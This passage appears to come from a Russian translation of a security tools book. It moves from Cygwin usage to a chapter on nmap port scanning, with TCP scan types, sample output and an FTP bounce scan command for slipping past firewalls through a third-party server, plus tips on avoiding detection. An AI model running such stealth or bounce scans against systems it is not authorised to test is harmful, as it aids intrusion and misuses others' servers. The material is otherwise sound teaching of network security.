После установки Cygwin я указал инсталлятору сохранить файлы в директорию `C:\cygwin\`. Cygwin использовал эту директорию в качестве корневой точки монтирования файловой системы. Он смонтировал `C:\cygwin\bin` на `/usr/bin` и `C:\cygwin\lib` на `/usr/lib`. В директории `/usr/bin`, `/bin`, и `/usr/local/bin` были добавлены переменные окружения Cygwin (но не Windows). Директории из среды окружения Windows были импортированы в среду Cygwin, чтобы иметь к ним доступ.

Cygwin также использует разумную систему полномочий доступа для Unix-файлов. Но что это может означать для всех ваших Windows-файлов? Кто владелец файлов, и какие полномочия установлены по умолчанию? Запустим команду `ls -al` на несколько Windows-файлов, чтобы получить ответ.

```
bjohnson@BRADMAN /cygdrive/c/cyginstall
```

```

$ ls -al
total 273
drwxr-xr-x  1 bjohnson unknown      0   Mar 13 17:48 .
drwxr-xr-x  1 bjohnson unknown      0   Dec 31 1969 ..
drwxr-xr-x  1 bjohnson unknown      0   Mar 13 18:06 contrib
drwxr-xr-x  1 bjohnson unknown      0   Mar 13 18:03 latest
-rwxr-xr-x  1 bjohnson unknown 218112  Mar 13 17:48 setup.exe
-rw-r--r--  1 bjohnson unknown  60607  Mar 13 17:54 setup.ini

```

Cygwin попытается получить информацию о владельцах файла (пользователе и группе) из Windows. Пока я использовал машину под управлением Windows 98 с одним пользователем, все файлы принадлежали мне (bjohnson) с указанием в качестве группы «unknown». Это устанавливало полномочия для всех Windows-директорий и исполняемых файлов на значение 755 (чтение и выполнение для всех, запись только для владельца) и устанавливала всем файлам Windows полномочия 644 (чтение для всех, запись только для владельца). Выполнение команды `chmod` для Windows-файлов игнорируется.


Совет. Cygwin включает в себя несколько утилит (`mkpasswd`, `mkgroup` и т.д.) и значений переменных окружения (`CYGWIN=ntsec`), которые помогают отобразить систему полномочий Windows NT/2000 в систему полномочий Unix так, чтобы обеспечить пользователям Unix и администраторам систем возможность работы на вашей машине с использованием Cygwin. За дополнительной информацией обращайтесь на <http://cygwin.com/cygwin-ug-net/ntsec.html> и к Cygwin FAQ (<http://cygwin.com/faq/>).

Выполнение приложений

То, что вы сможете делать с использованием Cygwin, зависит от того, какие пакеты вы там установите. Познакомимся с некоторыми наиболее интересными примерами.

Выполнение Windows приложений

Вы можете не только выполнять Unix/Cygwin-приложения, но и запускать родные Windows-приложения из командной строки, как это показано ниже.



```

Auto
bjohnson@BRADMAN ~
$ command.com

Microsoft(R) Windows 98
(C) Copyright Microsoft Corp 1981-1998.

C:\cygwin\home\bjohnson>dir

Volume in drive C has no label
Volume Serial Number is 2044-1ED4
Directory of C:\cygwin\home\bjohnson

<DIR>          03-13-02  9:22p  .
<DIR>          03-13-02  9:22p  ..
BASH_HIST     4  03-13-02  9:28p  .bash_history
SSH          03-13-02 12:06a  .ssh
1 file(s)
3 dir(s)      9,039.50 MB free

C:\cygwin\home\bjohnson>exit

bjohnson@BRADMAN ~
$
  
```

Кое-что вы можете делать и с графическими приложениями.

Создание программ в Windows

Что можно сделать еще? Если вы установите GCC, GDB, make, и Binutils, то сможете получить бесплатную Windows-среду для разработки C/C++ приложений. Это конечно не Microsoft's Visual Studio, но зато и не так дорого. Вот пример компиляции и выполнения простой программы на C.

```

Auto
$ cat sizeof.c
#include <stdio.h>

int main()
{
    printf("Size of char is %d\n", sizeof(char));
    printf("Size of int is %d\n", sizeof(int));
    printf("Size of double is %d\n", sizeof(double));
    printf("Size of float is %d\n", sizeof(float));

    return 0;
}

bjohnson@BRADMAN ~
$ gcc -o size sizeof.c

bjohnson@BRADMAN ~
$ ./size
Size of char is 1
Size of int is 4
Size of double is 8
Size of float is 4

bjohnson@BRADMAN ~
$
  
```

Выполнение Perl-скриптов

Хотя Perl-программы доступны для Windows, многие из них не бесплатны. Cygwin дает возможность свободного исполнения Perl-скриптов на вашей Windows-машине. Чтобы показать, что это возможно, я написал пример скрипта, который берет числа (по любому основанию от 2 до 16) и преобразует их в числа с другим основанием (от 2 до 16). В этом примере я преобразовал число 435 в десятичной системе счисления в шестнадцатеричную систему.

```

Auto
bjohnson@BRADMAN ~
$ ls -al
total 25
drwxr-xr-x 1 bjohnson unknown 0 Mar 13 20:22 .
drwxr-xr-x 1 bjohnson unknown 0 Mar 13 20:22 ..
-rw-r--r-- 1 bjohnson unknown 3234 May 12 00:30 .bash_history
drwxr-xr-x 1 bjohnson unknown 0 Mar 13 23:06 .ssh
-rwxr-xr-x 1 bjohnson unknown 2033 May 23 21:48 convert.pl
-rwxr-xr-x 1 bjohnson unknown 18202 Mar 13 23:43 size.exe
-rw-r--r-- 1 bjohnson unknown 249 Mar 13 23:43 sizeof.c

bjohnson@BRADMAN ~
$ ./convert.pl
Enter a number in any base 2-16: 435
Enter the base of the number (anywhere from 2-16): 10
To which base do you want to convert this number (from 2-16): 16
The solution is: 183

bjohnson@BRADMAN ~
$
  
```

Полезные Unix-утилиты

Теперь у вас есть доступ к миллионам полезных Unix-утилит внутри Windows, многие из которых могут быть полезны системным администраторам или специалистам по сетевой безопасности. Вот лишь некоторые из них.

- **grep.** Поиск файлов на основе регулярных выражений.
- **sed.** Поточковый редактор, удобный для выполнения операций поиска и замены.
- **strings.** Извлечение отображаемых ASCII строк из двоичных файлов; хорош для документов Word в случае, если у вас не установлен MS Office.
- **strace.** Трассировка системных вызовов и сигналов; показывает, какие системные вызовы и сигналы порождает и получает приложение.
- **md5sum.** Обеспечивает проверку контрольной суммы файла для обеспечения гарантии авторизации и защиты от подделки.
- **diff.** Сравнивает два файла.
- **patch.** Использует результаты работы команды diff, чтобы сделать файл file1 таким же, как file2.

Примечание. Вы можете обратиться на <http://cygwin.com/ported.html>, чтобы найти другие Cygwin-пакеты, доступные для загрузки. Вы можете найти такие популярные приложения, как Apache, smbclient (упоминавшийся в гл. 2), и даже утилиты записи CD-дисков (включая mkisofs, упоминавшуюся в гл. 4, которая позволяет создавать ISO-образы компакт дисков).

XFree86 для Cygwin

Вы можете даже запустить X Window внутри Cygwin. Во-первых, вам следует обратиться к <http://cygwin.com/xfree/> и выбрать зеркало для скачивания двоичных файлов X Window. Вы можете использовать NcFTP под Cygwin (если он установлен) для доступа к зеркалу и перехода к директории `cygwin/xfree/binaries/4.20` и загрузки всех файлов во временную директорию (мы используем `/home/bjohnson/xfree/`). Как только загрузка завершится, вам понадобится распаковать программу, которую вы скачали, а затем выполнить скрипт `Xinstall.sh`. Ниже приведены команды подготовки к инсталляции XFree86 для Cygwin.

```
bjohnson@BRADMAN ~/xfree$ ls
```

FILES	Xetc.tgz	Xfsrv.tgz	Xnest.tgz	extract.exe.gz
Install	Xf100.tgz	Xhtml.tgz	Xprog.tgz	gnu-tar
README	Xfcyr.tgz	Xinstall.sh	Xprt.tgz	md5.sum
RELNOTES	Xfenc.tgz	Xjdoc.tgz	Xps.tgz	startup-scripts.tgz
Xbin.tgz	Xfnts.tgz	Xlib.tgz	Xvfb.tgz	

Xdoc.tgz Xfscl.tgz Xman.tgz Xxserv.tgz

```
bjohnson@BRADMAN ~/xfree
$ gunzip extract.exe.gz
```

```
bjohnson@BRADMAN ~/xfree
$ cp extract.exe /bin/
```

```
bjohnson@BRADMAN ~/xfree
$ ./Xinstall.sh
```

После запроса подтверждения XFree86 начнет распаковывать требуемые файлы.

Installing the mandatory parts of the binary distribution

```
== Extracting /home/bjohnson/xfree/Xbin.tgz ==
== Extracting /home/bjohnson/xfree/Xlib.tgz ==
== Extracting /home/bjohnson/xfree/Xman.tgz ==
```

В заключение вас спросят, хотите ли вы установить дополнительные компоненты. Если вы не уверены, нужно вам это или нет, выбирайте значения по умолчанию (в скобках).

```
Checking for optional components to install ...
Do you want to install Xfsrv.tar.gz (font server) (y/n) [y]
== Extracting /home/bjohnson/xfree/Xfsrv.tar.gz ==
Do you want to install Xnest.tar.gz (Nested X server) (y/n) [y]
== Extracting /home/bjohnson/xfree/Xnest.tar.gz ==
```

После завершения инсталляции необходимо разархивировать в `/usr/X11R6/bin` файл `startup-scripts.tgz` из директории, в которую загружались файлы.

```
bjohnson@BRADMAN ~/xfree
$ cd /usr/X11R6/bin/
```

```
bjohnson@BRADMAN /usr/X11R6/bin/
$ tar xzf /home/bjohnson/xfree/startup-scripts.tgz
```

Вы закончили! Теперь наберите в командной строке `/usr/X11R6/bin/startxwin.sh`, и вы должны увидеть примерно то же самое, что изображено на рисунке 5-3.

Вы сможете найти множество X Window-программ, которые устанавливаются вместе с XFree86 в директории `/usr/X11R6/bin`. Некоторые другие X Window-пакеты также доступны, но XFree86 для Cygwin — относительно новый продукт. Также можно загрузить оконный менеджер вроде KDE, Gnome, или Window Maker, каждый из которых доступен для Cygwin (См. <http://cygwin.com/xfree/>).

Часть 2

Средства для атак и исследования систем в сети

Глава 6

Сканеры портов

В главе 1 вы узнали, что Netcat можно разнообразно использовать в качестве сканера TCP (Transmission Control Protocol) и UDP (User Datagram Protocol) портов. Однако возможности Netcat по сканированию портов достаточно ограничены, поскольку он разработан для работы с использованием TCP-соединения (без использования специальных скрытых методов). Он может поддерживать соединение только с одним хостом одновременно, и форма вывода выходной информации выглядит весьма убого. Если вы захотите заняться сканированием портов, вам потребуются инструментальные средства, специально предназначенные для сканирования портов и передачи большого объема информации о группе хостов. В настоящей главе описывается несколько таких инструментальных средств. Каждая из программ может нумеровать TCP- или UDP-порты из заданного промежутка и позволяет посылать на каждый порт специально созданные пакеты для сбора информации. Однако методы, используемые каждым из программных средств, и их возможности могут несколько отличаться.

Сканирование портов – первый шаг в процессе взлома или предупреждения взлома, поскольку он помогает определить потенциальные цели. Вокруг каждого хоста – независимо от аппаратного и программного обеспечения или выполняемых функций – имеется некоторое количество идентифицируемых особенностей. Внимательный наблюдатель, вооруженный соответствующим инструментарием, может исследовать работающие на машине службы (Web-сервер, FTP-сервер, mail-сервер, и т.д.), номера версий и даже операционную систему, посылая им пакеты данных и анализируя то, как они отвечают.

В современном мире, несмотря на ежедневные инциденты со взломом систем, многие люди размещают свои компьютеры в интернете совершенно без подготовки. Даже в сфере индустрии информационных технологий ленивые системные администраторы могут установить самую последнюю версию Linux на новейший сервер, дополнительное программное обеспечение и позволить ему что-то выполнять. Как только такая система будет подвергнута исследованию, некто получит возможность определить не только то, что система работает под управлением Linux, но и то, какая версия Linux работает, а также номер версии системы.

В первом учебном примере этой главы вы сможете узнать, как знания о номерах и типах портов на хосте могут помочь определить операционную систему и версию программного обеспечения работающего на этом хосте.

Во втором примере вы сможете узнать, как техника захвата баннеров может быть использована для определения операционной системы, ее версии и географической информации о размещении хоста.

В третьем примере вы узнаете, как можно определить тип операционной системы, просто наблюдая за ее взаимодействием с сетью.

Nmap

Nmap – один из наиболее доступных сканеров портов. Вы можете загрузить его по адресу <http://www.insecure.org/> и с легкостью установить его на большинстве Unix-систем (используя последовательность `configure, make, make install`). И, по всеобщему мнению, «кривой» порт nmap для Windows, созданный фирмой eEye, который называется nmapNT, доступен по адресу <http://www.eeye.com/html/Research/Tools/nmapnt.html>. Для нашего обсуждения мы будем использовать версию nmap для Unix номер 2.54 beta 30.

Реализация

Одна из причин, по которой nmap так широко используется, состоит в том, что он предоставляет много приемов для сканирования. Вы можете сканировать работающие хосты на предмет наличия TCP-портов, UDP-портов и любых других IP-протоколов. Поскольку мы подробно говорим о том, как nmap обеспечивает сканирование по протоколу TCP, вам понадобятся некоторые знания о том, как осуществляется TCP-соединение. В таблице 6-1 представлены описания наиболее общих флагов, которые могут быть использованы в процессе TCP-соединения.

Когда для определенного порта создано TCP-соединение, клиент посылает TCP-пакет с установленным флагом SYN для инициализации соединения. Если сервер прослушивает этот порт, он посылает пакет с установленными флагами SYN и ACK, подтверждая клиентский запрос на соединение, одновременно запрашивая установление обратного соединения. Затем клиент может послать пакет с установленным флагом ACK, подтверждая запрос SYN от сервера. Такой способ известен как трехходовое установление связи TCP. Когда одна из сторон выполнит передачу другой, она может послать пакет FIN. Другая сторона должна подтвердить этот пакет FIN и послать свое собственное сообщение FIN, ожидая от другой стороны подтверждения того, что соединение действительно закрыто. Для экстренного прерывания соединения любая из сторон может передать пакет с флагом RST. Простое TCP-взаимодействие между клиентом и сервером представлено ниже.

1. Клиент посылает серверу сообщение SYN: «Я запрашиваю соединения».
2. Сервер посылает SYN/ACK-клиенту: «Окай; мне необходимо соединение с тобой».

3. Клиент посылает сообщение АСК-серверу: «Окау».
4. Клиент и сервер посылают информацию вперед-назад, подтверждая каждую передачу сигналом АСК. Если одна из сторон посылает сообщение RST, соединение прерывается немедленно.
5. Клиент желает завершить взаимодействие; клиент посылает серверу сообщение FIN: «Goodbye».
6. Сервер посылает сообщение АСК-клиенту (подтверждая получение сообщения FIN). Затем сервер посылает собственное сообщение FIN: «Окау. Goodbye».
7. Клиент посылает подтверждение АСК-серверу (подтверждая получение его сообщения FIN): «Окау».

Помните об этом, читая следующие разделы. Это поможет вам лучше понять, как nmap и другие сканеры портов получают свою информацию.

Табл. 6-1. Определение флагов TCP

Признак	Описание
SYN	Используется для обозначения начала соединения TCP.
ACK	Используется для уведомления о получении предыдущего пакета или цикла передачи.
FIN	Используется для закрытия соединения TCP.
RST	Используется для внезапного прекращения соединения TCP.

Сканирование хостов

Если вы интересуетесь только определением, какие хосты в сети работают, то можете использовать метод сканирования с использованием Ping (-sP). Этот метод работает также как fping, когда он посылает ICMP эхо-запросы по заданному промежутку IP-адресов и ожидает ответа. Однако многие хосты на сегодняшний день блокируют ICMP-запросы. В этом случае nmap дает возможность установить с хостом TCP-соединение по 80 порту (по умолчанию). Если он получает что-либо (SYN/ACK или RST), значит хост работает. Если он ничего не получает, хост маркируется как не работающий или отключенный от сети. Если вы хотите всего лишь получить список имен хостов для заданного IP-интервала, попытайтесь использовать опцию -sL.

Примечание. Важно понимать, как работает TCP Ping-сканирование для IP-адреса. Если сервис прослушивает порт, и кто-то пытается установить соединение с ним (посылая SYN пакет), сервис может послать в ответ пакет SYN/ACK. Это наглядно показывает, что по этому IP-адресу есть машина. Однако если отсутствует сервис, который прослушивал бы указанный порт, а машина находится в сети, в ответ будет послан пакет RST. Независимо от того, отвечает машина на запрос, или по заданному порту нет работающего сервиса, сам факт такого ответа подтверждает,

что по заданному IP-адресу есть машина. Если в ответ на посланный SYN-пакет ничего не получено, это может означать, что по заданному IP-адресу нет никакой машины, или что такой трафик блокируется брандмауэром. 80 порт задан по умолчанию, поскольку большинство брандмауэров и фильтров пропускают Web-трафик. Если никакого ответа не получено, nmap с достаточной степенью уверенности может предположить, что хост не работает. Вы можете изменить номер порта, используемого nmap для TCP Ping, задав в командной строке `-PT <port_number>`.

Сканирование TCP-портов

Основной метод сканирования TCP-портов – это установление TCP-соединения `connect()` (`-sT`) с портом, чтобы посмотреть, будет ли получен ответ. То же самое делает TCP-клиент, желая установить соединение (законченное трехходовое соединение), за исключением того, что nmap может разорвать соединение, послав пакет RST, как только соединение будет установлено. Можно использовать сканирование RPC (`-sR`) для сканирования любого открытого для RPC-сервиса порта (такого, как portmapper). Ниже приведены несколько примеров этих способов сканирования.

```
[bjohnson@originix ~]$ nmap -sT 192.168.1.109
```

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

```
Interesting ports on cauliflower (192.168.1.109):
```

```
(The 1518 ports scanned but not shown below are in state: closed)
```

Port	State	Service
22/tcp	open	ssh
111/tcp	open	sunrpc
884/tcp	open	unknown
889/tcp	open	unknown
6000/tcp	open	X11

```
Nmap run completed – 1 IP address (1 host up) scanned in 0 seconds
```

```
[bjohnson@originix ~]$ nmap -sR 192.168.1.109
```

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

```
Interesting ports on cauliflower (192.168.1.109):
```

```
(The 1518 ports scanned but not shown below are in state: closed)
```

Port	State	Service (RPC)
22/tcp	open	ssh
111/tcp	open	sunrpc (rpcbind V2)
884/tcp	open	(mountd V1-2)
889/tcp	open	(mountd V1-2)
6000/tcp	open	X11

```
Nmap run completed – 1 IP address (1 host up) scanned in 3 seconds
```

Обратите внимание, как при сканировании `-sR` используются RPC-команды для определения, есть ли в наличии работающий RPC-сервис. Nmap исследует тип и версию работающих сервисов `rpcbind` и `mountd`. Следующая таблица показывает, как выполняется сканирование `-sT`, `-sR` и `-sP` типов.

Nmap посылает на порт хоста	Nmap получает от порта хоста	Nmap отвечает	Nmap принимает решение
SYN	SYN/ACK	ACK следом за RST	Порт открыт; хост работает.
SYN	RST	—	Порт закрыт; хост работает.
SYN	Nothing	—	Порт заблокирован брандмауэром или хост не работает.

Это великолепно, но поскольку вы всего лишь создали TCP-соединение, оно, скорее всего, будет зарегистрировано службой, предоставившей его.

Nmap позволяет сделать много интересного с TCP-пакетами, которые вы используете для сканирования портов. Во-первых, есть SYN-сканирование (`-sS`), которое создает первую половину TCP-соединения (посылая TCP-пакет с установленным флагом SYN) но затем ведет себя несколько иначе. Если приходит TCP-пакет с установленным флагом RST, nmap решает, что порт закрыт и ничего больше не предпринимает. Однако если приходит ответ (о чем свидетельствует пакет с установленным флагом SYN/ACK), вместо того чтобы подтвердить получение этого пакета, как это было бы при установлении нормального соединения, посылается RST-пакет, как это показано в следующей таблице. Поскольку трехходовое TCP-соединение не завершено, многие сервисы не регистрируют соединение. Поскольку вы осуществляете манипуляции с некоторыми из этих TCP-флагов на низком уровне, вы не можете реализовать эти типы сканирования, не имея полномочий пользователя root в системе.

Nmap посылает на порт хоста	Nmap получает от порта хоста	Nmap отвечает	Nmap принимает решение
SYN	SYN/ACK	RST	Порт открыт; хост работает.
SYN	RST	—	Порт закрыт; хост работает.
SYN	Nothing	—	Порт заблокирован брандмауэром или хост не работает.

Так же как сервисы могут не регистрировать «незавершенное» соединение, некоторые брандмауэры или системы определения вторжений (IDSs) могут быть настроены на поиск таких типов сканирования. У Nmap есть несколько способов сканирования, но и хорошие IDSs-системы могут поймать вас. Вдобавок, брандмауэр может фильтровать подозрительные пакеты и исказить результаты сканирования.

Вы должны были уже понять, что в любой момент, как только вы посылаете TCP-пакет на закрытый порт, стек TCP/IP на другой стороне готов послать в ответ RST-пакет. Что же в этом случае происходит с разрешенными TCP пакетами? Если закрытый порт всегда отвечает пакетами RST, почему бы просто не посылать не имеющие смысла пакеты и не смотреть, что придет в ответ?

FIN-сканирование (-sF) посылает пакеты FIN, которые обычно используются для закрытия соединения. Однако, поскольку мы посылаем его прежде, чем соединение было установлено, открытый порт должен игнорировать такой мусор. Закрытый порт по-прежнему будет отвечать пакетом RST, как это показано в следующей таблице. Nmap предлагает два способа мусорного сканирования: Xmas tree (-sX) (рождественское) сканирование (которое устанавливает FIN, URG, и PUSH флаги TCP-пакета, расцветивая его подобно новогодней елке) и null-сканирование (-sN) (которое выключает все флаги, подобно тому, как это делает hping по умолчанию). Поскольку мы совершаем некоторые манипуляции с пакетами на низком уровне, то такое сканирование также требует полномочий пользователя root. Имейте в виду, что не все стеки TCP/IP реализованы корректно. Даже притом, что открытые порты не посылают RST-пакеты в ответ на такие виды проверок, некоторые стеки TCP/IP не следуют этим правилам и посылают ответ в любом случае. Это означает, что вы можете ошибочно сделать положительное предположение при использовании такого сканирования для некоторых типов хостов. Также любой хост, защищенный брандмауэром, может вернуть ложный ответ. Nmap предполагает, что порт открыт, если не получает ничего в ответ. Что если брандмауэр блокирует этот ответ? Такое сканирование более скрытое, но оно и менее аккуратное.

Nmap посылает на порт хоста	Nmap получает от порта хоста	Nmap принимает решение
FIN	Nothing	Порт открыт, если хост работает и не защищен брандмауэром.
FIN	RST	Порт закрыт; хост работает.

Иногда nmap может сообщить вам, что порт подвергается фильтрации. Это означает, что влияние брандмауэра или фильтра накладывается на возможность nmap точно определить, открыт или закрыт порт. Некоторые брандмауэры, тем не менее, могут только фильтровать вхо-

дящие соединения (это означает, что они просматривают только входящие SYN-пакеты на конкретном порту). Если вы хотите проверить правила брандмауэра, запустите АСК-сканирование для хоста, находящегося за брандмауэром. Всякий раз, как АСК-пакет (подтверждение) посылается не как часть существующего соединения, принимающая сторона предположительно посылает пакет RST. Сканирование АСК (-sA) может использовать этот факт для определения, осуществляется ли блокирование или фильтрация порта. Если получен пакет RST, порт не фильтруется; в противном случае, осуществляется фильтрация, как это показано в следующей таблице. Именно сканирование АСК может показать вам, что конкретный хост защищен брандмауэром.

Nmap посылает на порт хоста	Nmap получает от порта хоста	Nmap принимает решение
ACK	RST	Порт не защищен брандмауэром; порт может быть открыт или закрыт; хост работает.
ACK	Nothing or ICMP unreachable	Порт заблокирован брандмауэром и хост работает.

Поскольку такое сканирование не может сказать, закрыт ли на самом деле порт или открыт, возможно, вы захотите использовать другие виды сканирования в комбинации с АСК-сканированием. Например, вы можете использовать АСК-сканирование в комбинации с SYN-сканированием (-sS), чтобы определить, что хост защищен брандмауэром, который использует полную проверку пакетов или только проверку входящих соединений (SYN-флаг). В следующем примере используется SYN сканирование только 80 порта, открытого на машине 192.168.1.40. Там также сообщается, что порты 21 и 22 фильтруются и nmap не может определить их статус. АСК-сканирование сообщает нам, что все порты на машине открыты, в то время как SYN-сканирование говорит о том, что производится фильтрация! Это означает, что SSH и FTP на машине 192.168.1.40 подвергаются фильтрации с использованием неполной схемы; поскольку SYN-пакеты блокируются, а АСК – пропускаются.

```
# nmap -sS 192.168.1.40
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (192.168.1.40):
```

```
(The 1546 ports scanned but not shown below are in state: closed)
```

```
Port      State      Service
```

```
21/tcp    filtered  ftp
```

```
22/tcp    filtered  ssh
```

```
80/tcp    open      http
```

```
Nmap run completed – 1 IP address (1 host up) scanned in 8 seconds
```

```
# nmap -sA 192.168.1.40
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )  
All 1549 scanned ports on (192.168.1.40) are: Unfiltered
```

Nmap run completed – 1 IP address (1 host up) scanned in 7 seconds

Помните, как мы использовали `hping` в гл. 2 для подмены исходящего IP-адреса, сканирующего порты и, тем не менее, получали результат? Nmap позволяет вам сделать нечто подобное, применяя Idle-сканирование (`-sl`). Для этого необходимо найти хост, который не пропускает никакого трафика и имеет TCP/IP-стек с известным IP ID-инкрементом (например, Windows всегда использует 256). За подробной информацией о таком сканировании обращайтесь к примеру использования `hping` в гл. 2.

Сканирование UDP-портов

Естественно, `nmap` это тоже делает. Используя флаг `-sU`, можно посылать пустые UDP-пакеты и ожидать в ответ ICMP-сообщения «port unreachable». Если не получено никаких сообщений в ответ, порт считается открытым, как это показано в следующей таблице. Здесь вы можете видеть несколько возможных ошибок. Если возвращаемые ICMP-сообщения блокируются брандмауэром, это может означать, что все UDP-порты хоста открыты. Также, если UDP-трафик непосредственно блокируется брандмауэром, это по-прежнему означает, что все UDP-порты открыты. Эта та же ловушка, в которую мы попадали, используя Netcat в процессе сканирования UDP-портов. Вдобавок, многие хосты могут посылать наружу только ограниченное число ICMP-сообщений об ошибках в секунду для предотвращения перегрузки сети. Nmap может автоматически корректировать эту ситуацию, если она определяется, но это может очень сильно замедлить сканирование. Поскольку UDP-протокол работает без установления соединения и не ограничен необходимостью подтверждения получения входящих пакетов, нет полного решения этой проблемы.

Nmap посылает на порт хоста	Nmap получает от порта хоста	Nmap принимает решение
Пустой UDP пакет	Nothing	Возможно, порт открыт, если хост отвечает на Ping (хост работает); возможно, порт закрыт, если брандмауэр блокирует ICMP.
Пустой UDP пакет	ICMP порт недоступен	Порт закрыт.

Примечание. Nmap по умолчанию пытается послать Ping хосту перед тем, как начать его сканировать. Это особенно важно для правильной интерпретации результатов UDP-сканирования. Если nmap не может послать Ping хосту (или потому, что хост блокирован брандмауэром, или вы отключили такую возможность, вручную используя флаг `-P0`), он не сможет получить правильные результаты.

Сканирование протоколов

Если вы предприняли неудачную попытку соединения с UDP-портом, хост вернет ICMP-сообщение «port unreachable». То же самое можно сказать и про IP-протоколы. Каждый IP-протокол транспортного уровня имеет соответствующий номер. Наиболее распространены ICMP (1), TCP (6) и UDP (17). У всех IP-пакетов есть поле «protocol», которое показывает тип заголовков пакетов и номер протокола транспортного уровня. Если мы посылаем серию пакетов без заголовка протокола транспортного уровня и с номером протокола 130, который означает протокол семейства IPSEC, называемый SPS (Secure Packet Shield), мы можем определить, какой из протоколов реализован на данном хосте. Если мы получаем ICMP-сообщение «protocol unreachable», то этот протокол недоступен. В противном случае – доступен. Этот метод сканирования, называемый сканированием протоколов (`-sO`), страдает теми же самыми проблемами, что и UDP-сканирование в том случае, если брандмауэр блокирует ICMP-сообщения или непосредственно сам протокол дает ложные ответы.

Маскировка сканирования

У nmap есть несколько опций сканирования. Некоторые из них могут помочь скрыть сканирование портов от определения по системным журналам с помощью брандмауэров и IDSs-систем. Вдобавок, nmap предоставляет вам некоторые возможности рандомизации и маскировки, которые предоставляются такими программами, как Netcat и hping.

FTP Bounce. У FTP есть ошибка, которая может дать преимущество при использовании nmap. Когда вы соединяетесь с FTP-сервером при помощи FTP-клиента, ваш клиент взаимодействует с FTP-сервером по 21 порту. Это TCP-соединение называется контрольным соединением (*control*). FTP-сервер требует установления отдельного соединения с клиентом, называемого соединением по данным (*data*), через которое будут передаваться данные. Клиент ожидает от сервера установления соединения по данным на отдельном TCP-порте. Он передает серверу команду PORT, чтобы сообщить ему о необходимости инициировать соединение с клиентским IP-адресом и вновь открытым портом. Этот метод взаимодействия называется активной передачей. Поскольку многие клиентские машины используют трансляцию адресов (NAT) или нахо-

дятся за брандмауэром во внутренней сети, активное FTP-соединение обычно не работает, поскольку инициированное сервером соединение с клиентом не может проникнуть внутрь защищенной зоны.

Примечание. Большинство FTP-клиентов и серверов используется пассивная передача, поскольку в этом случае клиент иницирует оба соединения – и контрольное, и соединение по данным – передавая информацию через брандмауэр или систему NAT.

Сосредоточимся на команде PORT. Ее законное использование сообщает FTP-серверу о необходимости установить обратное соединение по данным с только что открытым портом. Но поскольку мы определили для использования не только порт, но и IP-адрес, наш клиент, передавший команду PORT на сервер, может попытаться установить соединение с кем-то, находящимся где-либо. Nmap может использовать такое поведение для сканирования порта с целью определения уязвимого FTP-сервера и интерпретации полученных результатов. Такой прием называется FTP-сканированием. nmap создает активное FTP-соединение с сервером и передает команды PORT, содержащие IP-адрес и порт сканируемого хоста. Затем Nmap может интерпретировать полученные результаты и выводить их в том же самом формате, что и нормальные результаты сканирования порта.

Как найти FTP-сервер, который можно так использовать? Это самая интересная часть. Это ошибка проектирования, а не только недостатки реализации. FTP-серверы, разработанные в соответствии с документом RFC 959 для протокола FTP, должны реализовывать эту возможность. Многие пакеты FTP-серверов, такие как `wu-ftpd`, модифицированы для передачи команды PORT только оригинальному хосту, и многие поставщики операционных систем со встроенными FTP-серверами скорректированы в соответствии с этим. Но некоторые по-прежнему запускают устаревшие или не скорректированные FTP-серверы. Не следует запускать анонимный FTP-сервер, если в этом нет очень серьезной необходимости.

Пойдем дальше. Выберем анонимный FTP-сервер и попытаемся выполнить:

```
nmap -b anonymous@ftp.lame_host.com -p 6000 192.168.1.200
```

Предыдущая команда пытается использовать `ftp.lame_host.com` для сканирования порта с номером 6000 на машине 192.168.1.200, чтобы сообщить, используется ли там X Window-сервер. А вот пример взаимодействия nmap с этим сервером.

```
Server: 220 LAME_HOST FTP server version 4 ready
Client: USER anonymous
Server: 331 Guest login OK, send e-mail as password
Client: PASS -wwwuser@
```

Server: 230 Login successful
Client: PORT 192,168,1,200,23,112
Server: 200 PORT command successful
Client: LIST
Server: 150 Opening ASCII connection for "/bin/lS"
Server: 226 Transfer complete

Nmap сообщает о необходимости открыть соединение по порту 6000 на машине 192.168.1.200, используя команду PORT. Последние две цифры в конце команды PORT, 23 и 112, представляют собой порт с номером 6000. (FTP определяет это, умножая первое число на 256 и складывая со вторым числом $23 \cdot 256 + 112 = 6000$). Если команда успешно выполнена, появляется возможность выполнить команду LIST. Поскольку это позволяет открыть соединение, порт 6000 открыт на машине 192.168.1.200. Если сервер вместо этого сообщает «425 Can't build data connection», мы можем определить, что порт 6000 закрыт.

Если команда PORT работает, вы можете не только сканировать кого-либо еще, но и порты любой машины, к которой имеет доступ FTP-сервер. Это великолепный способ обойти фильтры портов и брандмауэры, которые обычно не пропускают ваши попытки сканирования. Однако всегда будьте осмотрительны, используя маскировку, подобную этой. Помните, что FTP-серверы могут зафиксировать ваши соединения в журнале. Если кто-либо заподозрит LameHost в сканировании его сети в 13:45 6 января, и у него есть анонимное FTP-соединение с вашей домашней машиной в это же самое время, вы попались.

Даже если вы нашли сервер, уязвимый с точки зрения FTP, это не дает вам возможности сканировать привилегированные порты (с номером ниже 1024), поскольку FTP-клиент обычно не должен прослушивать привилегированные порты в ожидании соединения по данным.

